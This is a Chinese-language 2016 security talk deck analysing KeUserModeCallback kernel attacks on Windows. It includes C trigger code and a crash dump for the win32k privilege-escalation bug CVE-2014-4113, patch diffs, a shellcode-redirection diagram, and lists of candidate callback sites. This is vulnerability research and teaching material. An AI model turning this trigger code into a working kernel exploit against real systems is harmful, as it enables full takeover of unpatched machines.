Win10下日落西山的KeUserModeCallback攻击方式

2016-09-26/ by nEINEI

Agend

- 1 KeUserModeCallBack背景介绍
- 2 相关攻击技术
- 3 漏洞应用之CVE-2014-4113 EoP
- 4 Win7与Win10下的代码变化

KeUserModeCallBack背景介绍

- 1 多种内核Rootkit技术的R02R3失效。
- 2 KeUserModeCallBack可以被利用
- 3 UAF思路被用到了KeUserModeCallBack上来了

多种内核Rootkit技术的R02R3失效

- 1 内核Rootkit技术引发多种R02R3技术失效
- 2 主要是平台升级的原因导致，例如从XP 升级到win7，win8， win 10
- 曾经主要的利用手段是：
  - APC插入shellcode
  - 内核patch knowsdlls路径
  - 内核hook，ZwMapViewOfSection/NtCreateThread...
  - 拦NtUserSetWindowsHookEx
  - 驱动感染

KeUserModeCallBack可以被利用

- NTSTATUS
- KeUserModeCallback (
- IN ULONG ApiNumber,
- IN PVOID InputBuffer,
- IN ULONG InputLength,
- OUT PVOID *OutputBuffer,
- IN PULONG OutputLength
-);

- nt!KeUserModeCallback -> nt!KiCallUserMode -> nt!KiServiceExit -> ntdll!KiUserCallbackDispatcher -> 回调函数 -> int2B -> nt!KiCallbackReturn -> nt!KeUserModeCallback(调用后)

- 可以较稳定的利用内核态call用户的态的这扇大门来做到内核执行任意用户态代码的目的。


UAF思路被用到了KeUserModeCallBack上来了

- 进入存在这样这样的切换，那么对GUI程序来说可以有一个干扰用户态数据，重新将希望能控制的数据再传入内核态的可能了。

相关攻击技术

《Kernel Attacks through User Mode Callbacks》

https://media.blackhat.com/bh-us-11/Mandt/BH_US_11_Mandt_win32k_Slides.pdf



相关攻击技术

- KeUserModeCallBack会导致2个主要类型的漏洞发生
  - Null Pointer Dereferences
  - Use After Free

- 键盘布局对象释放后重用漏洞（CVE-2011-1241）
- DDE 对话状态漏洞(CVE-2011-1242)
- 菜单状态处理漏洞
- 缓冲区重新分配
- SetWindowPos 数组释放后重用漏洞
- ...
- MS11-034 和MS11-054 中共修补了44 提权的CVE

- In the wilde :
- CVE-2014-4113(飓风熊猫HURRICANE PANDA) || (秘狐行动APT3)
- CVE-2015-0057（Russia’s APT28 ,套娃行动）

漏洞分析之CVE-2014-4113 EoP

- An elevation of privilege vulnerability exists when the Windows kernel-mode driver improperly handles objects in memory. An attacker who successfully exploited this vulnerability could run arbitrary code in kernel mode. An attacker could then install programs; view, change, or delete data; or create new accounts with full administrative rights.

- 出发漏洞的API：TrackPopupMenu

漏洞分析之CVE-2014-4113 EoP

HWND hWnd = CreateWindowExA(0, "justfortest", NULL, 0, -1, -1, 0, 0, NULL, NULL, NULL, NULL);

HMENU hMenuOne = CreatePopupMenu();

HMENU hMenuTwo = CreatePopupMenu();

SetWindowsHookExA(WH_CALLWNDPROC, hook_callback, NULL, GetCurrentThreadId());

TrackPopupMenu(hMenuTwo, 0, -10000, -10000, 0, hWnd, NULL);

漏洞分析之CVE-2014-4113 EoP

```
LRESULT CALLBACK wnd_proc(HWND hwnd, UINT msg, WPARAM wParam,
LPARAM lParam){
        //289 == WM_ENTERIDLE
        if (msg == 289 && !bWndProcFlag)
        {
                printf("[%d]:wnd_proc ,send
        PostMessageA ,msg:%x\n",g_Step++,msg);

                bWndProcFlag = TRUE;
                PostMessageA(hwnd, 256, 40, 0); //WM_KEYFIRST
                PostMessageA(hwnd, 256, 39, 0); //WM_KEYDOWN
                PostMessageA(hwnd, 513, 0, 0);  //WM_LBUTTONDOWN
        }
        return DefWindowProc(hwnd, msg, wParam, lParam);
}
```

漏洞分析之CVE-2014-4113 EoP

```
LRESULT CALLBACK hook_callback(int code, WPARAM wParam, LPARAM lParam)
{
	//MN_FINDWINDOWFROMPOINT = 0x1EB
	if (*(DWORD *)(lParam + PTR_SIZE * 2) == 0x1EB && !bHookCallbackFlag)
	{
		bHookCallbackFlag = TRUE;
		if (UnhookWindowsHook(WH_CALLWNDPROC, hook_callback))
		{

		lpPrevWndFunc = (WNDPROC)SetWindowLongPtrA(*(HWND *)(lParam
+ PTR_SIZE * 3), GWLP_WNDPROC, (ULONG_PTR)hook_callback_two);
		}
	}
	return CallNextHookEx(0, code, wParam, lParam);
}
```

漏洞分析之CVE-2014-4113 EoP

```
long CALLBACK hook_callback_two(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam)
{
printf("[%d]:hook_callback_two\n",g_Step++);
        EndMenu();
        return -5;
}
```

漏洞分析之CVE-2014-4113 EoP

- TRAP_FRAME: a0ec79c8 -- (.trap 0xffffffffa0ec79c8)
- ErrCode = 00000000
- eax=00002030 ebx=000001ed ecx=934820e4 edx=a0ec7b78 esi=fffffffb edi=fe95fab8
- eip=9332949a esp=a0ec7a3c ebp=a0ec7a64 iopl=0   nv up ei pl nz na po nc
- cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000   efl=00010202
- win32k!xxxSendMessageTimeout+0x153:
- 9332949a 8b06   mov   eax,dword ptr [esi] ds:0023:fffffffb=????????
- Resetting default scope
- LAST_CONTROL_TRANSFER: from 83f19083 to 83eb5110
- STACK_TEXT:
- **a0ec7514 83f19083 00000003 696c7033 00000065 nt!RtlpBreakWithStatusInstruction**
- **a0ec7564 83f19b81 00000003 8747e7a8 00000000 nt!KiBugCheckDebugBreak+0x1c**
- **a0ec7928 83ec841b 00000050 fffffffb 00000000 nt!KeBugCheck2+0x68b**
- **a0ec79b0 83e7b3d8 00000000 fffffffb 00000000 nt!MmAccessFault+0x106**
- **a0ec79b0 9332949a 00000000 fffffffb 00000000 nt!KiTrap0E+0xdc**
- a0ec7a64 933295c5 fffffffb 000001ed 001ef874 win32k!xxxSendMessageTimeout+0x153
- a0ec7a8c 933a92fb fffffffb 000001ed 001ef874 win32k!xxxSendMessage+0x28
- a0ec7aec 933a8c1f a0ec7b0c 00000000 001ef874 win32k!xxxHandleMenuMessages+0x582
- a0ec7b38 933af8f1 fe48c1d8 9348f580 00000000 win32k!xxxMNLoop+0x2c6
- a0ec7ba0 933af9dc 0000001c 00000000 00000000 win32k!xxxTrackPopupMenuEx+0x5cd
- a0ec7c14 83e781ea 000701e5 00000000 00000000 win32k!NtUserTrackPopupMenuEx+0xc3
- a0ec7c14 77b470b4 000701e5 00000000 00000000 nt!KiFastCallEntry+0x12a
- 001ef888 7610483e 760f2243 000701e5 00000000 ntdll!KiFastSystemCallRet
- 001ef88c 760f2243 000701e5 00000000 00000000 USER32!NtUserTrackPopupMenuEx+0xc
- 001ef8ac 00ff155f 000701e5 00000000 00000000 USER32!TrackPopupMenu+0x1b

漏洞分析之CVE-2014-4113 EoP

- TrackPopupMenu ->
  NtTrackPopupMenuEx - >
  xxxMNLoop->
  xxxHandleMenuMessages ->
  xxxSendMessage->
  xxxSendMessageTimeout

记得这句吧？

```
//MN_FINDWINDOWFROMPOINT = 0x1EB
if (*(DWORD *)(lParam + PTR_SIZE * 2) == 0x1EB  && !bHookCallbackFlag)


int __stdcall xxxHandleMenuMessages(int a1, int a2, WCHAR UnicodeString){


...
LABEL_77:
    *(_DWORD *)(a2 + 16) = -1;
    if ( !xxxMNFindWindowFromPoint(v3, (int)&UnicodeString, v7) )
    {
      xxxMNDismiss(a2);
      return 1;
    }
....
}
```

xxxMNFindWindowFromPoint内部调用

```
  if ( PtInRect(&rc, (POINT)__PAIR__(v26, v10)) )
  {
    *(_DWORD *)a2 = 0;
    result = -1;
  }
  else
  {
    v14 = *(_DWORD *)(v4 + 24);
    if ( !v14 )
      return 0;
    v15 = MNItemHitTest(v14, v6, (POINT)__PAIR__(v26, v10));
    if ( v15 == -1 )
      return 0;
    *(_DWORD *)a2 = v15;
    result = -5;
  }
}
return result;
```

xxxMNFindWindowFromPoint外部调用

```
v39 = xxxMNFindWindowFromPoint(v3, (int)&UnicodeString, v7);
v40 = IsMFMWFPWindow(v39);
if ( v40 )
{
  v45 = gptiCurrent[45].Next;
  gptiCurrent[45].Next = (_SINGLE_LIST_ENTRY *)&v45;
  v46 = v39;
  if ( !v39 )
    goto LABEL_135;
  ++*(_DWORD *)(v39 + 4);
}
if ( v39 )
  goto LABEL_137;
LABEL_135:
if ( UnicodeString )
{
LABEL_137:
  if ( *(_BYTE *)v3 & 2 && v39 == -5 )
  {
    xxxMNSwitchToAlternateMenu(v3);
    v39 = -1;
  }
  if ( v39 == -1 )
    xxxMNDoubleClick(a2, v3, UnicodeString);
  else
    xxxSendMessage((PVOID)v39, -15, UnicodeString, 0);
```

xxxMNFindWindowFromPoint外部调用

- 补丁后的版本:
- v38 = xxxMNFindWindowFromPoint((WCHAR)v3, (int)&UnicodeString, v7);
- v39 = IsMFMWFPWindow(v38);
- ...
- if (!v38)
- {
- LABEL_135:
- if (!UnicodeString)
- goto LABEL_136;
- }
- if (*(_BYTE *)v3 & 2 && v38 == -5)
- {
- xxxMNSwitchToAlternateMenu(v3);
- v38 = -1;
- }
- if (v38 == -1)
- {
- xxxMNDoubleClick(a2, v3, UnicodeString);
- goto LABEL_144;
- }
- if (IsMFMWFPWindow(v38))
- {
- xxxSendMessage((PVOID)v38, -15, UnicodeString, 0);
- goto LABEL_144;

如果返回的是-5

- **xxxSendMessage((PVOID)v39, -15, UnicodeString, 0);** p = -5;
-
- int __stdcall xxxSendMessage(PVOID P, CHAR MbString, WCHAR UnicodeString, PVOID Address)
- {
- InterlockedIncrement(&glSendMessage);
- return **xxxSendMessageTimeout**(P, MbString, UnicodeString, Address, 0, 0, 0, (PSINGLE_LIST_ENTRY)1);
- }

如果返回的是-5

- **xxxSendMessage((PVOID)v39, -15, UnicodeString, 0);** p = -5;

- int __stdcall xxxSendMessage(PVOID P, CHAR MbString, WCHAR UnicodeString, PVOID Address)
- {
- InterlockedIncrement(&glSendMessage);
- return **xxxSendMessageTimeout**(P, MbString, UnicodeString, Address, 0, 0, 0, (PSINGLE_LIST_ENTRY)1);
- }


如果返回的是-5

- int __stdcall xxxSendMessage(PVOID P, CHAR MbString, WCHAR UnicodeString, PVOID Address)
- {
  - if (*((_BYTE *)P + 22) & 4)
  - {
  - IoGetStackLimits(&LowLimit, &HighLimit);
  - if ((unsigned int)((char *)&HighLimit - LowLimit) < 0x1000)
  - return 0;
  - result = (*((int (__stdcall **)(_DWORD, _DWORD, _DWORD, _DWORD))P + 24))(P, v12, UnicodeString, Address); // **crashing**
  - if (!a7)
  - return result;
  - *(_DWORD *)a7 = result;
  - }
- }

如果返回的是-5

- TRAP_FRAME: a0ec79c8 -- (.trap 0xffffffffa0ec79c8)
- ErrCode = 00000000
- eax=00002030 ebx=000001ed ecx=934820e4 edx=a0ec7b78 **esi**=fffffffb edi=fe95fab8
- eip=9332949a esp=a0ec7a3c ebp=a0ec7a64 iopl=0   nv up ei pl nz na po nc
- cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000   efl=00010202
- win32k!xxxSendMessageTimeout+0x153:
- 9332949a 8b06   mov   eax,dword ptr [**esi**] ds:0023:fffffffb=????????

整体利用技术


Application
Thread
Windows
MEnu
wndProc | sendmessage(LBD)
Hook
Menu
return
-5
0
Address
Shellcode
Kernel
NtTrackPopupMenum
xxxMNFindWindowFromPoint
KeUserMode
Callback

挖掘类似的利用点-Win7

- 共有518个相关调用
- **0xbf9de572 call [ebp+arg_14] [?vDIBPatBltSrccopy8x8@@YGXPAVSURFACE@@PAU_CLIPOBJ@@PAU_RECTL@@PAU_BRUSHOBJ@@PAU_POINTL@@P6GXPAU_PATBLTFRAME@@H@Z@Z]**
- **0xbf9de654 call [ebp+arg_14] [?vDIBPatBltSrccopy8x8@@YGXPAVSURFACE@@PAU_CLIPOBJ@@PAU_RECTL@@PAU_BRUSHOBJ@@PAU_POINTL@@P6GXPAU_PATBLTFRAME@@H@Z@Z]**
- **0xbf9de7dc call [ebp+arg_14] [?vDIBnPatBltSrccopy6x6@@YGXPAVSURFACE@@PAU_CLIPOBJ@@PAU_RECTL@@PAU_BRUSHOBJ@@PAU_POINTL@@P6GXPAU_PATBLTFRAME@@H@Z@Z]**
- **0xbf9de8a4 call [ebp+arg_14] [?vDIBnPatBltSrccopy6x6@@YGXPAVSURFACE@@PAU_CLIPOBJ@@PAU_RECTL@@PAU_BRUSHOBJ@@PAU_POINTL@@P6GXPAU_PATBLTFRAME@@H@Z@Z]**
- **0xbf9e25fc call [ebp+arg_0] [_OffPlgBlt@56]**
- **Line 86: 0xbf87cebc call dword ptr [esi+60h] [_xxxSendMessageCallback@32]**
- **Line 87: 0xbf88606d call dword ptr [ebx+10h] [_xxxReceiveMessage@4]**
- **Line 88: 0xbf88636c call dword ptr [eax+60h] [_xxxReceiveMessage@4]**
- **Line 94: 0xbf8900e6 call dword ptr [eax+ecx*4+8] [_xxxFreeWindow@8]**
- **Line 97: 0xbf89fbf1 call [ebp+arg_8] [_xxxMsgWaitForMultipleObjects@16]**
- **Line 98: 0xbf8a0663 call [ebp+arg_8] [_xxxEnumDisplayMonitors@20]**
- **Line 104: 0xbf8a9208 call [ebp+arg_4] [_xxxInternalEnumWindow@16]**
- **Line 108: 0xbf8ad7ab call dword ptr [eax+2Ch] [_xxxDispatchMessage@4]**
- **Line 109: 0xbf8ad88a call dword ptr [ebx+60h] [_xxxDispatchMessage@4]**
- **Line 122: 0xbf8bc1ac call dword ptr [esi+60h] [_xxxSendMessageTimeout@32]**
- **Line 208: 0xbf9056a8 call dword ptr [eax+10h] [_xxxDDETrackPostHook@20]**
- **Line 217: 0xbf9120be call [ebp+arg_18] [_xxxInternalUserChangeDisplaySettings@32]**
- **Line 309: 0xbf96f5c1 call [ebp+arg_0] [_xxxSBTrackLoop@12]**
- **...**

挖掘类似的利用点-Win10

- 共有353个相关调用
- 0x21e43b call [ebp+var_B4] :---[_GrayExpandDIB_CY]
- 0x21e4e1 call [ebp+var_B4] :---[_GrayExpandDIB_CY]
- 0x21e5ed call [ebp+var_B4] :---[_GrayExpandDIB_CY]
- 0x21e9b5 call [ebp+var_EC] :---[_GrayExpandDIB_CY]
- 0x21ea2e call [ebp+var_BC] :---[_GrayExpandDIB_CY]
- 0x21f9c7 call [ebp+var_EC] :---[_GrayShrinkDIB_CY]
- 0x21fa40 call [ebp+var_BC] :---[_GrayShrinkDIB_CY]
- 0x220394 call [ebp+var_B4] :---[_ShrinkDIB_CY]
- 0x220b41 call [ebp+var_BC] :---[_ShrinkDIB_CY_SrkCX]
- Line 49: 0x16ff60 call [ebp+var_128] :---[?xxxScanSysQueue@@YG?AW4_SCANSYSQUEUERESULT@@PAUtagTHREADINFO@@PAUtagMSG@@PAUtagWND@@IIKKPAPAUtagQMSG@@@Z]
- Line 50: 0x170038 call [ebp+var_13C] :---[?xxxScanSysQueue@@YG?AW4_SCANSYSQUEUERESULT@@PAUtagTHREADINFO@@PAUtagMSG@@PAUtagWND@@IIKKPAPAUtagQMSG@@@Z]
- Line 51: 0x170044 call [ebp+var_148] :---[?xxxScanSysQueue@@YG?AW4_SCANSYSQUEUERESULT@@PAUtagTHREADINFO@@PAUtagMSG@@PAUtagWND@@IIKKPAPAUtagQMSG@@@Z]
- Line 52: 0x9915b call [esp+44h+var_10] :---[_xxxWindowEvent@20]
- Line 53: 0xa7eb9 call dword ptr [eax+10h] :---[_xxxDispatchMessage@4]
- Line 61: 0xb152b call [ebp+var_4] :---[_xxxInternalEnumWindow@16]
- Line 142: 0xddcb5 call [ebp+arg_0] :---[_xxxDesktopThreadWaiter@16]
- Line 170: 0x131215 call dword ptr [eax+1E8h] :---[_xxxRemoteReconnect@4]
- Line 178: 0x1cf911 call dword ptr [ecx+10h] :---[_xxxDDETrackPostHook@20]
- Line 181: 0x202dc1 call [ebp+var_8] :---[?xxxSBTrackLoop@@YGXPAUtagWND@@JPAUtagSBCALC@@@Z]

- 。。。

2016-9月份微软关于内核漏洞

- GDI Information Disclosure Vulnerability – CVE-2016-3354
- GDI Elevation of Privilege Vulnerability – CVE-2016-3355
- GDI Remote Code Execution Vulnerability – CVE-2016-3356
- Win32k Elevation of Privilege Vulnerability – CVE-2016-3348
- Win32k Elevation of Privilege Vulnerability – CVE-2016-3349

结论&&趋势

- 1 相比较而言win10上，利用KeUserModeCallback 进入用户态的调用总体次数上在减少
- 2 从2016年开始，以回调用户态方式触发内核漏洞的CVE也在减少。
- 3 微软并没有对KeUserModeCallback进行任何的缓解措施，所以利用仍然存在。

- 但，意外时总有人会写出不可思议的exp!!!